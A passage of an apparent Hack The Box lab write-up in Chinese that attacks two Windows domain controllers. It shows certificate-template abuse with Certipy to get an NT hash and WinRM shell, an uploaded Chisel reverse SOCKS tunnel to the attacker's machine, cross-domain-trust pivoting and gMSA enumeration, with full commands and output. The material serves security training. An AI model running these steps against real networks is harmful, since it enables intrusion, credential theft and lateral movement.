oxdf@hacky$ KRB5CCNAME=c.roberts.ccache certipy req -k -target dc1.ping.htb -dc-host dc1.ping.htb -ns 10.129.128.220 -ca ping-DC1-CA -template TemporaryWinRM
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[-] Error during Kerberos authentication: [Errno Connection error (192.168.2.1:88)] [Errno 110] Connection timed out
[-] Got error: [Errno Connection error (192.168.2.1:88)] [Errno 110] Connection timed out
[-] Use -debug to print a stacktrace
加上 -debug 运行就能看到发生了什么:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache certipy req -k -target dc1.ping.htb -dc-host dc1.ping.htb -ns 10.129.128.220 -ca ping-DC1-CA -template TemporaryWinRM -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[+] Domain retrieved from CCache: PING.HTB
[+] Username retrieved from CCache: c.roberts
[+] Nameserver: '10.129.128.220'
[+] DC IP: None
[+] DC Host: 'dc1.ping.htb'
[+] Target IP: None
[+] Remote Name: 'dc1.ping.htb'
[+] Domain: 'PING.HTB'
[+] Username: 'C.ROBERTS'
[+] Trying to resolve 'dc1.ping.htb' at '10.129.128.220'
[+] Resolved 'dc1.ping.htb' from cache: 192.168.2.1
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Checking for Kerberos ticket cache
[+] Loaded Kerberos cache from c.roberts.ccache
[+] Using HOST ticket from cache
[+] Username retrieved from CCache credential: c.roberts
[+] Using existing TGS for 'c.roberts'@'PING.HTB' for 'HOST' service
[+] Trying to connect to endpoint: ncacn_np:192.168.2.1[\pipe\cert]
[!] Failed to connect to endpoint ncacn_np:192.168.2.1[\pipe\cert]: [Errno Connection error (192.168.2.1:445)] timed out
Traceback (most recent call last):
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/nmb.py", line 905, in _setup_connection
sock.connect(sa)
~~~~~~~~~~~~^^^^
TimeoutError: timed out
During handling of the above exception, another exception occurred:
Traceback (most recent call last):
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/certipy/lib/rpc.py", line 219, in _try_binding
dce.connect()
~~~~~~~~~~~^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/dcerpc/v5/rpcrt.py", line 1359, in connect
return self._transport.connect()
~~~~~~~~~~~~~~~~~~~~~~~^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/dcerpc/v5/transport.py", line 517, in connect
self.setup_smb_connection()
~~~~~~~~~~~~~~~~~~~~~~~~~^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/dcerpc/v5/transport.py", line 509, in setup_smb_connection
self.__smb_connection = SMBConnection(self.getRemoteName(), self.getRemoteHost(), sess_port=self.get_dport(),
~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
preferredDialect=self.__prefDialect, timeout=self.get_connect_timeout())
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/smbconnection.py", line 93, in __init__
self.negotiateSession(preferredDialect)
~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/smbconnection.py", line 134, in negotiateSession
packet = self.negotiateSessionWildcard(self._myName, self._remoteName, self._remoteHost, self._sess_port,
self._timeout, True, flags1=flags1, flags2=flags2, data=negoData)
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/smbconnection.py", line 183, in negotiateSessionWildcard
self._nmbSession = nmb.NetBIOSTCPSession(myName, remoteName, remoteHost, nmb.TYPE_SERVER, sess_port,
~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
timeout)
^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/nmb.py", line 896, in __init__
NetBIOSSession.__init__(self, myname, remote_name, remote_host, remote_type=remote_type, sess_port=sess_port,
~~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
timeout=timeout, local_type=local_type, sock=sock)
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/nmb.py", line 756, in __init__
self._sock = self._setup_connection((remote_host, sess_port), timeout)
~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/nmb.py", line 908, in _setup_connection
raise socket.error("Connection error (%s:%s)" % (peer[0], peer[1]), e)
OSError: [Errno Connection error (192.168.2.1:445)] timed out
[+] Trying to resolve dynamic endpoint 91AE6020-9E3C-11CF-8D7C-00AA00C091BE
[!] Failed to connect to endpoint mapper: Could not connect: timed out
Traceback (most recent call last):
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/dcerpc/v5/transport.py", line 354, in connect
self.__socket.connect(sa)
~~~~~~~~~~~~~~~~~~~~~^^^^
TimeoutError: timed out
During handling of the above exception, another exception occurred:
Traceback (most recent call last):
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/certipy/lib/rpc.py", line 166, in get_dynamic_endpoint
dce.connect()
~~~~~~~~~~~^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/dcerpc/v5/rpcrt.py", line 1359, in connect
return self._transport.connect()
~~~~~~~~~~~~~~~~~~~~~~~^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/impacket/dcerpc/v5/transport.py", line 357, in connect
raise DCERPCException("Could not connect: %s" % msg)
impacket.dcerpc.v5.rpcrt.DCERPCException: Could not connect: timed out
[-] Failed to get dynamic TCP endpoint for 91AE6020-9E3C-11CF-8D7C-00AA00C091BE
[-] Got error: Failed to get DCE RPC connection
Traceback (most recent call last):
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/certipy/entry.py", line 67, in main
actions[options.action](options)
~~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/certipy/commands/parsers/req.py", line 29, in entry
req.entry(options)
~~~~~~~~~^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/certipy/commands/req.py", line 62, in entry
_ = request.request()
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/certipy/lib/req.py", line 1515, in request
cert = self.interface.request(csr_der, attributes)
File "/home/oxdf/.local/share/uv/tools/certipy-ad/lib/python3.13/site-packages/certipy/lib/req.py", line 1039, in request
raise Exception("Failed to get DCE RPC connection")
Exception: Failed to get DCE RPC connection
我告诉 certipy 名称服务器是 DC1,然后这个名称服务器把 DC1 解析成 192.168.2.1。这台主机一定有两块网卡,而这个内部 IP 先返回。我可以验证这个推测:
oxdf@hacky$ dig +short dc1.ping.htb @10.129.128.220
192.168.2.1
10.129.128.220
oxdf@hacky$ dig +short dc1.ping.htb @10.129.128.220
10.129.128.220
192.168.2.1
实际上,它似乎是在两者之间交替。
oxdf@hacky$ for i in $(seq 1 100); do dig +short dc1.ping.htb @10.129.128.220 | paste -sd, -; done | sort | uniq -c
50 10.129.128.220,192.168.2.1
50 192.168.2.1,10.129.128.220
这个 IP 与这台机器上运行着 Hyper-V 虚拟机的判断相符,这些虚拟机很可能位于 192.168.2.0/24 网段。
总之,解决办法是去掉 certipy 的名称服务器参数,并显式给出 -dc-ip。不带 -ns 时,certipy 使用系统解析器,而系统解析器会从我的 /etc/hosts 条目里读到 dc1.ping.htb:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache certipy req -k -target dc1.ping.htb -dc-host dc1.ping.htb -dc-ip 10.129.128.220 -ca ping-DC1-CA -template TemporaryWinRM
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 20
[*] Successfully requested certificate
[*] Got certificate with UPN 'C.Roberts@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Saving certificate and private key to 'c.roberts.pfx'
[*] Wrote certificate and private key to 'c.roberts.pfx'
这张证书上已经带上了签发策略。现在我拿这张证书去做认证:
oxdf@hacky$ certipy auth -pfx c.roberts.pfx -dc-ip 10.129.128.220
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'C.Roberts@ping.htb'
[*] Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Using principal: 'c.roberts@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'c.roberts.ccache'
File 'c.roberts.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'c.roberts.ccache'
[*] Trying to retrieve NT hash for 'c.roberts'
[*] Got hash for 'c.roberts@ping.htb': aad3b435b51404eeaad3b435b51404ee:2475be69d40e815588a85fd89c7a439d
这一步会返回该账户的 NT 哈希,以及一个带上该组的新 TGT。这个哈希与我已知的密码相符:
oxdf@hacky$ echo -n 'AssumedBreach123' | iconv -t UTF-16LE | openssl dgst -md4 -provider legacy -provider default
MD4(stdin)= 2475be69d40e815588a85fd89c7a439d
WinRM
通过 TemporaryWinRM 证书获取的 TGT 现在已经带有 TempWinRMAccess 组,我可以用 evil-winrm-py 取得 shell:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache evil-winrm-py -i dc1.ping.htb -k
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.6.0
[*] Connecting to 'dc1.ping.htb:5985' as 'c.roberts@PING.HTB'
evil-winrm-py PS C:\Users\C.Roberts\Documents>
在这个会话中,该用户位于 TempWinRMAccess 组:
evil-winrm-py PS C:\> whoami /groups
GROUP INFORMATION
-----------------
Group Name Type SID Attributes
=========================================== ================ ============================================= ==================================================
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access Alias S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
PING\TempWinRMAccess Group S-1-5-21-750635624-2058721901-1932338391-2602 Mandatory group, Enabled by default, Enabled group
PING\IT Group S-1-5-21-750635624-2058721901-1932338391-2618 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Certificate Well-known group S-1-5-65-1 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448
IT 组也在其中。Authentication authority asserted identity 与 This Organization Certificate 表明这个会话来自证书登录。Remote Management Users 没有列出,这支持了 WinRM 访问直接授予该组 SID 的判断。
以 Pong_gMSA$ 身份在 DC1 上取得 shell
DC1 枚举
DC 上的文件系统相当空,c.roberts 的家目录也一样:
evil-winrm-py PS C:\Users\C.Roberts> tree /f .
Folder PATH listing
Volume serial number is 000001E1 E721:DA81
C:\USERS\C.ROBERTS
+---Desktop
+---Documents
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
+---Saved Games
+---Videos
其他拥有家目录的用户是预料中的 Administrator 与 Public,以及 Pong_gMSA$:
evil-winrm-py PS C:\Users> ls
Directory: C:\Users
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 3/16/2026 9:15 PM Administrator
d----- 11/13/2026 12:14 PM C.Roberts
d----- 4/11/2026 6:41 AM Pong_gMSA$
d-r--- 6/15/2025 12:59 PM Public
C: 根目录下没有值得注意的文件或目录:
evil-winrm-py PS C:\> ls
Directory: C:\
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 6/16/2025 6:55 AM inetpub
d----- 5/8/2021 1:20 AM PerfLogs
d-r--- 1/16/2026 6:11 AM Program Files
d----- 1/16/2026 6:15 AM Program Files (x86)
d-r--- 11/13/2026 12:14 PM Users
d----- 4/10/2026 7:03 PM Windows
我在 Program Files (x86) 里没有看到值得注意的目录。Program Files 里有两个值得一提:
evil-winrm-py PS C:\Program Files> ls
Directory: C:\Program Files
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 6/16/2025 4:05 AM Common Files
d----- 4/10/2026 4:43 AM Hyper-V
d----- 6/16/2025 6:55 AM Internet Explorer
d----- 1/16/2026 6:15 AM Microsoft SQL Server
d----- 5/8/2021 1:20 AM ModifiableWindowsApps
d----- 6/16/2025 4:05 AM VMware
d----- 6/16/2025 4:55 AM Windows Defender
d----- 4/10/2026 4:43 AM Windows Defender Advanced Threat Protection
d----- 6/16/2025 6:55 AM Windows Mail
d----- 6/16/2025 6:55 AM Windows Media Player
d----- 5/8/2021 2:35 AM Windows NT
d----- 6/16/2025 6:55 AM Windows Photo Viewer
d----- 5/8/2021 1:34 AM WindowsPowerShell
Hyper-V 显示该角色已经安装,这与我此前看到过证据的虚拟机相符。SQL Server 值得注意,因为我在 nmap 扫描里没有看到 1433。文件夹里只有 160,这是 SQL Server 2022(版本 16.0)的共享组件文件夹。查看 160\Setup Bootstrap\Log\Summary.txt 可以发现,有人启动过 MSSQL 安装程序,随后又取消了。
C:\ProgramData 下有一个值得注意的 JEA 目录:
evil-winrm-py PS C:\programdata\JEA> ls
Directory: C:\programdata\JEA
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 2/5/2026 5:39 AM 477 JEA.pssc
里面包含一份恰好够用管理 (JEA) 配置(我此前在 HTB: Reel2 里看过 JEA):
@{
# Version number of the schema used for this document
SchemaVersion = '2.0.0.0'
# ID used to uniquely identify this document
GUID = 'e26939b6-819a-496e-be9a-dfb45427c765'
# ConfigurationName = 'restricted'
# Author of this document
Author = 'Administrator'
# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 'Default'
SessionType = 'RestrictedRemoteServer'
LanguageMode = 'ConstrainedLanguage'
}
这份配置显示:
•SessionType = 'RestrictedRemoteServer':JEA 的锁定模式
•LanguageMode = 'ConstrainedLanguage':无法运行任意 .NET 代码,cmdlet 受限
•ConfigurationName = 'restricted':这一行已被注释掉,但很可能仍指向已注册端点的名称
RestrictedRemoteServer 会话默认使用 NoLanguage,因此这份配置显式地把该默认值覆盖为 ConstrainedLanguage。这通常被视为不良实践,因为它削弱了 JEA。JEA 依靠 NoLanguage 阻止用户编写脚本块。我将在下文演示脚本块如何脱离这个会话。
DC2 枚举
隧道
我会获取 Windows 版 Chisel 二进制的 最新发布版本,并通过我的 WinRM shell 上传到 PingPong:
evil-winrm-py PS C:\ProgramData> upload /opt/chisel/chisel_1.13.0_windows_amd64.exe c.exe
Uploading /opt/chisel/chisel_1.13.0_windows_amd64.exe: 11.5MB [00:14, 849kB/s]
[+] File uploaded successfully as: C:\ProgramData\c.exe
我会在自己的虚拟机上启动服务端,并在 PingPong 上用 .\c.exe client 10.10.15.169:8000 R:socks 运行客户端,建立一个 SOCKS 代理。服务端那边会显示这条连接:
oxdf@hacky$ chisel server --port 8000 --reverse
2026/11/14 21:22:34 server: Reverse tunnelling enabled
2026/11/14 21:22:34 server: Fingerprint Xc6r7jRM1D/pYOaRpWl1ivT1Bhq5DXdtGb6Bm2kKdug=
2026/11/14 21:22:34 server: Listening on http://0.0.0.0:8000
2026/11/14 21:23:08 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
现在我可以连接到 DC2:
oxdf@hacky$ proxychains netexec smb 192.168.2.2
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:135 ... OK
SMB 192.168.2.2 445 DC2 [*] x64 (name:DC2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
我会为 hosts 文件生成一条条目:
oxdf@hacky$ proxychains netexec smb 192.168.2.2 --generate-hosts-file hosts-dc2
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:135 ... OK
SMB 192.168.2.2 445 DC2 [*] x64 (name:DC2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
oxdf@hacky$ cat hosts-dc2
192.168.2.2 DC2.pong.htb pong.htb DC2
oxdf@hacky$ cat hosts-dc2 /etc/hosts | sudo sponge /etc/hosts
现在我可以按主机名连接:
oxdf@hacky$ proxychains -q netexec smb dc2.pong.htb
SMB 224.0.0.1 445 DC2 [*] x64 (name:DC2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
域信任关系
我在上文观察到 ping.htb 与 pong.htb 之间的双向域信任。这意味着我可以用 ping.htb 上某个用户的凭据去认证 pong.htb 上的机器。直接用 netexec 传用户名和密码是不行的:
oxdf@hacky$ proxychains -q netexec smb dc2.pong.htb -u c.roberts -p AssumedBreach123 -k
SMB dc2.pong.htb 445 dc2 [*] x64 (name:dc2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB dc2.pong.htb 445 dc2 [-] pong.htb\c.roberts:AssumedBreach123 KDC_ERR_C_PRINCIPAL_UNKNOWN
它去找的是 pong\c.roberts,而这个用户并不存在。不过我可以使用 -d 参数,或者直接使用现成的 TGT:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q netexec smb dc2.pong.htb --use-kcache
SMB dc2.pong.htb 445 dc2 [*] x64 (name:dc2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB dc2.pong.htb 445 dc2 [+] PING.HTB\c.roberts from ccache
oxdf@hacky$ proxychains -q netexec smb dc2.pong.htb -u c.roberts -p AssumedBreach123 -d ping.htb -k
SMB dc2.pong.htb 445 dc2 [*] x64 (name:dc2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB dc2.pong.htb 445 dc2 [+] ping.htb\c.roberts:AssumedBreach123
netexec 使用 Impacket 自带的 Kerberos 代码,这套代码不读取 krb5.conf;基于系统 Kerberos 库构建的工具(例如 evil-winrm-py 和 kvno)则读取该文件。所以我还会更新 krb5.conf 文件;不过 netexec 只能为单个领域生成配置,而两个领域我都需要,所以我会手动完成(借助 Claude 的一些帮助):
[libdefaults]
default_realm = PING.HTB
dns_lookup_kdc = false
dns_lookup_realm = false
dns_canonicalize_hostname = false
rdns = false
[realms]
PING.HTB = {
kdc = dc1.ping.htb
admin_server = dc1.ping.htb
default_domain = ping.htb
}
PONG.HTB = {
kdc = dc2.pong.htb
admin_server = dc2.pong.htb
}
[domain_realm]
.ping.htb = PING.HTB
ping.htb = PING.HTB
.pong.htb = PONG.HTB
pong.htb = PONG.HTB
PONG.HTB 的条目正是跨领域认证能够工作的原因。当我为 dc2.pong.htb 上的服务请求票据时,[domain_realm] 映射会告诉 Kerberos 库该主机属于 PONG.HTB 领域。ping.htb 的 KDC 会返回一张指向 PONG.HTB 的转介票据,而由于 dns_lookup_kdc 处于关闭状态,客户端要靠 [realms] 条目才知道把这张转介票据用于 dc2.pong.htb。
我保留了前面的 dns_canonicalize_hostname = false,并加上了 rdns = false。默认情况下,这个库会先解析主机名、再反向解析 IP 来构造服务主体名称。这里所有流量都经过 proxychains,而它会返回伪造地址(例如上面 netexec 输出里的 224.0.0.1),所以这些设置让它严格按我给出的主机名使用。
SMB - TCP 445
DC2 上的共享看起来也是默认的:
oxdf@hacky$ proxychains -q netexec smb dc2.pong.htb -u c.roberts -p AssumedBreach123 -d ping.htb -k --shares
SMB dc2.pong.htb 445 dc2 [*] x64 (name:dc2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB dc2.pong.htb 445 dc2 [+] ping.htb\c.roberts:AssumedBreach123
SMB dc2.pong.htb 445 dc2 [*] Enumerated shares
SMB dc2.pong.htb 445 dc2 Share Permissions Remark
SMB dc2.pong.htb 445 dc2 ----- ----------- ------
SMB dc2.pong.htb 445 dc2 ADMIN$ Remote Admin
SMB dc2.pong.htb 445 dc2 C$ Default share
SMB dc2.pong.htb 445 dc2 IPC$ READ Remote IPC
SMB dc2.pong.htb 445 dc2 NETLOGON READ Logon server share
SMB dc2.pong.htb 445 dc2 SYSVOL READ Logon server share
这里没什么可看的。
LDAP - TCP 389+
这里没有可供 roast 的账户,但有一个 gMSA 账户:
oxdf@hacky$ proxychains -q netexec ldap dc2.pong.htb -u c.roberts -p AssumedBreach123 -d ping.htb -k --gmsa
LDAP dc2.pong.htb 389 DC2 [*] None (name:DC2) (domain:ping.htb) (signing:Unknown) (channel binding:No TLS cert) (NTLM:False)
LDAP dc2.pong.htb 389 DC2 [+] ping.htb\c.roberts:AssumedBreach123
LDAP dc2.pong.htb 389 DC2 [*] Getting GMSA Passwords
LDAP dc2.pong.htb 389 DC2 Account: Pong_gMSA$ NTLM: <no read permissions> PrincipalsAllowedToReadPassword: gMSA Managers
c.roberts 读不到密码,但 gMSA Managers 组的成员可以。该组目前是空的:
oxdf@hacky$ proxychains -q netexec ldap dc2.pong.htb -u c.roberts -p AssumedBreach123 -d ping.htb -k --groups "gMSA Managers"
LDAP dc2.pong.htb 389 DC2 [*] None (name:DC2) (domain:ping.htb) (signing:Unknown) (channel binding:No TLS cert) (NTLM:False)
LDAP dc2.pong.htb 389 DC2 [+] ping.htb\c.roberts:AssumedBreach123
LDAP dc2.pong.htb 389 DC2 [-] Group 'gMSA Managers' has no members
接下来的这些关系放到 BloodHound 里看更方便,我会在这里做采集:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains rusthound-ce -d pong.htb -f dc2.pong.htb -u C.Roberts -p AssumedBreach123 -k --zip
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
---------------------------------------------------
Initializing RustHound-CE at 21:53:03 on 11/14/26
Powered by @g0h4n_0
---------------------------------------------------
[2026-11-14T21:53:03Z INFO rusthound_ce] Verbosity level: Info
[2026-11-14T21:53:03Z INFO rusthound_ce] Collection method: All
[proxychains] Strict chain ... 127.0.0.1:1080 ... pong.htb:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:88 ... OK
[2026-11-14T21:53:03Z INFO rusthound_ce::transport::ldap] Connected to PONG.HTB Active Directory!
[2026-11-14T21:53:03Z INFO rusthound_ce::transport::ldap] Ldap filter : (objectClass=*)
[2026-11-14T21:53:05Z INFO rusthound_ce::transport::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=pong,DC=htb
[2026-11-14T21:53:05Z INFO rusthound_ce::transport::ldap] Ldap filter : (objectClass=*)
[2026-11-14T21:53:07Z INFO rusthound_ce::transport::ldap] All data collected for NamingContext DC=pong,DC=htb
[2026-11-14T21:53:07Z INFO rusthound_ce::transport::ldap] Ldap filter : (objectClass=*)
[2026-11-14T21:53:07Z INFO rusthound_ce::transport::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=pong,DC=htb
[2026-11-14T21:53:07Z INFO rusthound_ce::transport::ldap] Ldap filter : (objectClass=*)
[2026-11-14T21:53:07Z INFO rusthound_ce::transport::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=pong,DC=htb
[2026-11-14T21:53:07Z INFO rusthound_ce::transport::ldap] Ldap filter : (objectClass=*)
[2026-11-14T21:53:08Z INFO rusthound_ce::transport::ldap] All data collected for NamingContext CN=Configuration,DC=pong,DC=htb
[2026-11-14T21:53:08Z INFO rusthound_ce::api] Starting the LDAP objects parsing...
[2026-11-14T21:53:08Z INFO rusthound_ce::api] Parsing LDAP objects finished!
[2026-11-14T21:53:08Z INFO rusthound_ce::json::checker] Starting checker to replace some values...
[2026-11-14T21:53:08Z INFO rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-11-14T21:53:08Z INFO rusthound_ce::modules::session] [sessions] 0 active target(s) after expiry/enabled filter
[2026-11-14T21:53:08Z INFO rusthound_ce::modules::session] [sessions] 0 session(s) enumerated in total across 0 host(s)
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:88 ... OK
[2026-11-14T21:53:08Z WARN rusthound_ce::transport::kerberos] [krb] TGS-REP error for cifs/dc2.pong.htb: KDC error 68
[2026-11-14T21:53:08Z WARN rusthound_ce::modules] [gpo] SYSVOL collection failed: TGS-REP: KDC error 68
[2026-11-14T21:53:08Z INFO rusthound_ce::modules::localgroup] [localgroups] 0 active target(s) after expiry/enabled filter
[2026-11-14T21:53:08Z INFO rusthound_ce::modules::localgroup] [localgroups] 0 edge(s) across 0 host(s)
[2026-11-14T21:53:08Z INFO rusthound_ce::modules::webclient] [webclient] 0 active target(s) after expiry/enabled filter
[2026-11-14T21:53:08Z INFO rusthound_ce::json::maker::common] 19 users parsed!
[2026-11-14T21:53:08Z INFO rusthound_ce::json::maker::common] 64 groups parsed!
[2026-11-14T21:53:08Z INFO rusthound_ce::json::maker::common] 1 computers parsed!
[2026-11-14T21:53:08Z INFO rusthound_ce::json::maker::common] 2 ous parsed!
[2026-11-14T21:53:08Z INFO rusthound_ce::json::maker::common] 2 domains parsed!
[2026-11-14T21:53:08Z INFO rusthound_ce::json::maker::common] 3 gpos parsed!
[2026-11-14T21:53:08Z INFO rusthound_ce::json::maker::common] 73 containers parsed!
[2026-11-14T21:53:08Z INFO rusthound_ce::json::maker::common] .//20261114215308_pong-htb_rusthound-ce.zip created!
RustHound-CE Enumeration Completed at 21:53:08 on 11/14/26! Happy Graphing!
我会把它上传到 BloodHound 看一看。gMSA Managers 组确实对 Pong_gMSA$ 拥有 ReadGMSAPassword:

该组的所有者是 IT 组:
